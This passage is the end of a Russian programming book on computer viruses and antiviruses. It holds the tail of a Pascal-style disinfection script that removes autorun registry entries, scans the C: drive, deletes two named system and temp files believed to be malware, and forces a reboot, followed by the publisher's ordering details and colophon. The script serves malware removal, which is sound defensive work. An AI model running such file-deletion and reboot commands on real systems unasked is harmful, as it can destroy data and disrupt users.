   AddToLog('Try to remove from Registry '+GetProcessName(i));
   DelAutorunByFileName(GetProcessName(i));
  end
 end;
 ScanDir('C:\', true);
 DeleteFile('%WinDir%\NEWBOOT.SYS');
 DeleteFile('%Tmp%\LISTRECP.DLL');
 RebootWindows(true);
end.
```

Предметный указатель

Книги издательства «ДМК Пресс» можно заказать в торгово-издательском холдинге «АЛЬЯНС БУКС» наложенным платежом, выслав открытку или письмо по почтовому адресу: 123242, Москва, а/я 20 или по электронному адресу: **orders@alians-kniga.ru**.

При оформлении заказа следует указать адрес (полностью), по которому должны быть высланы книги; фамилию, имя и отчество получателя. Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: **www.alians-kniga.ru**.

Оптовые закупки: тел. (499) 725-54-09, 725-50-27; электронный адрес **books@alians-kniga.ru**.

Климентьев Константин Евгеньевич

Компьютерные вирусы и антивирусы: взгляд программиста

Главный редактор *Мовчан Д. А.*
dm@dmk-press.ru
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Подписано в печать 23.01.2013. Формат 60×90 $^{1}/_{16}$.
Гарнитура «Петербург». Печать офсетная.
Усл. печ. л. 41. Тираж 200 экз.
№

Веб-сайт издательства: www.dmk-press.ru